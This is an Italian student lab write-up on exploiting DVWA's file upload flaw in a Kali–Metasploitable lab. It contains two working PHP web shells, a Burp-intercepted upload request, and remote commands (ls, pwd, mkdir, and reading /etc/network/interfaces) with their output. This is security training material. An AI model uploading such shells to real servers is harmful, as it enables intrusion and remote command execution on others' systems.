



Manuel Di Gangi

# S6\_L1


## Exploit File upload

26 febbraio 2024

### Traccia

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine.

Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo **di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.**



## Sviluppo esercizio

Successivamente aver impostato il livello di sicurezza della DVWA su "low", carichiamo sulla pagina "Upload" i seguenti script php:

Script 1:

```
shell1.php x
1 <?php system($_REQUEST["cmd"]); ?>
2 |
```

Script 2:

```
shell2.php
1 <?php
2 if (isset($_GET["cmd"]))
3 {
4     $cmd = $_GET["cmd"];
5     echo "<pre>";
6     $result = shell_exec($cmd);
7     echo $result;
8     echo "</pre>";
9 }
10 ?>
```

## Caricamento dei file

### Vulnerability: File Upload

Choose an image to upload:  
 No file chosen

../../hackable/uploads/shell1.php succesfully uploaded!


Al momento dell'upload viene effettuata una richiesta POST al server, dove nel payload saranno presenti, il nome del file ed il relativo contenuto.

	Pretty	Raw	Hex
1	POST /dvwa/vulnerabilities/upload/ HTTP/1.1		
2	Host: 192.168.50.101		
3	Content-Length: 535		
4	Cache-Control: max-age=0		
5	Upgrade-Insecure-Requests: 1		
6	Origin: http://192.168.50.101		
7	Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryOK09SrFmY4f9kDn9		
8	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML		
9	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image		
10	Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/		
11	Accept-Encoding: gzip, deflate, br		
12	Accept-Language: en-US,en;q=0.9		
13	Cookie: security=low; PHPSESSID=23a8cb78442008bb66ed5fff03849b25		
14	Connection: close		
15			
16	-----WebKitFormBoundaryOK09SrFmY4f9kDn9		
17	Content-Disposition: form-data; name="MAX_FILE_SIZE"		
18			
19	100000		
20	-----WebKitFormBoundaryOK09SrFmY4f9kDn9		
21	Content-Disposition: form-data; name="uploaded"; filename="shell2.php"		
22	Content-Type: application/x-php		
23			
24	<?php		
25	if (isset(\$_GET["cmd"]))		
26	{		
27	\$cmd = \$_GET["cmd"];		
28	echo "<pre>";		
29	\$result = shell_exec(\$cmd);		
30	echo \$result;		
31	echo "</pre>";		
32	}		
33	?>		
34			
35	-----WebKitFormBoundaryOK09SrFmY4f9kDn9		
36	Content-Disposition: form-data; name="Upload"		
37			
38	Upload		
39	-----WebKitFormBoundaryOK09SrFmY4f9kDn9--		
40			


## Apertura dei file caricati:

Digitando nella barra di indirizzo la path del file, possiamo accedere ai dati caricati. Nel nostro caso specifico, dal momento che i dati caricati sono degli script php, se effettuiamo correttamente la richiesta al server, questo eseguirà gli script dandoci la possibilità di poter effettuare operazioni sulla memoria del server stesso.

Script 1:



Inseriamo l'indirizzo della pagina shell1.php ed aggiungiamo alla richiesta il parametro ls, che ci mostrerà il contenuto della directory dov'è contenuto il file.



## 5

Script 2:

Comando "ls"

```
192.168.50.101/dvwa/hackable/uploads/shell2.php?cmd=ls
```

```
dvwa_email.png  
shell1.php  
shell2.php
```

Comando "pwd"

```
/var/www/dvwa/hackable/uploads
```

```
1 GET /dvwa/hackable/uploads/shell2.php?cmd=pwd HTTP/1.1  
2 Host: 192.168.50.101  
3 Cache-Control: max-age=0  
4 Upgrade-Insecure-Requests: 1  
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/5  
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image  
7 Accept-Encoding: gzip, deflate, br  
8 Accept-Language: en-US,en;q=0.9  
9 Cookie: security=low; PHPSESSID=23a8cb78442008bb66ed5fff03849b25  
0 Connection: close  
1
```

Eseguendo il comando "mkdir directory" e poi il comando "ls" verifichiamo come lo script abbia effettivamente creato una nuova directory

```

W
directory
dvwa_email.png
shell1.php
shell2.php

```

Lettura file interfaccia di rete:

Tramite questo genere di attacco è possibile risalire a informazioni sensibili come gli indirizzi di rete.

```

Pretty  Raw  Hex
1 GET /dvwa/hackable/uploads/shell2.php?cmd=cat%20/etc/network/interfaces HTTP/1.1
2 Host: 192.168.50.101
- - - - -

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.50.101
netmask 255.255.255.0
network 192.168.50.0
broadcast 192.168.50.255
gateway 192.168.50.1
dns/nameserver 192.168.50.4 192.168.50.15

```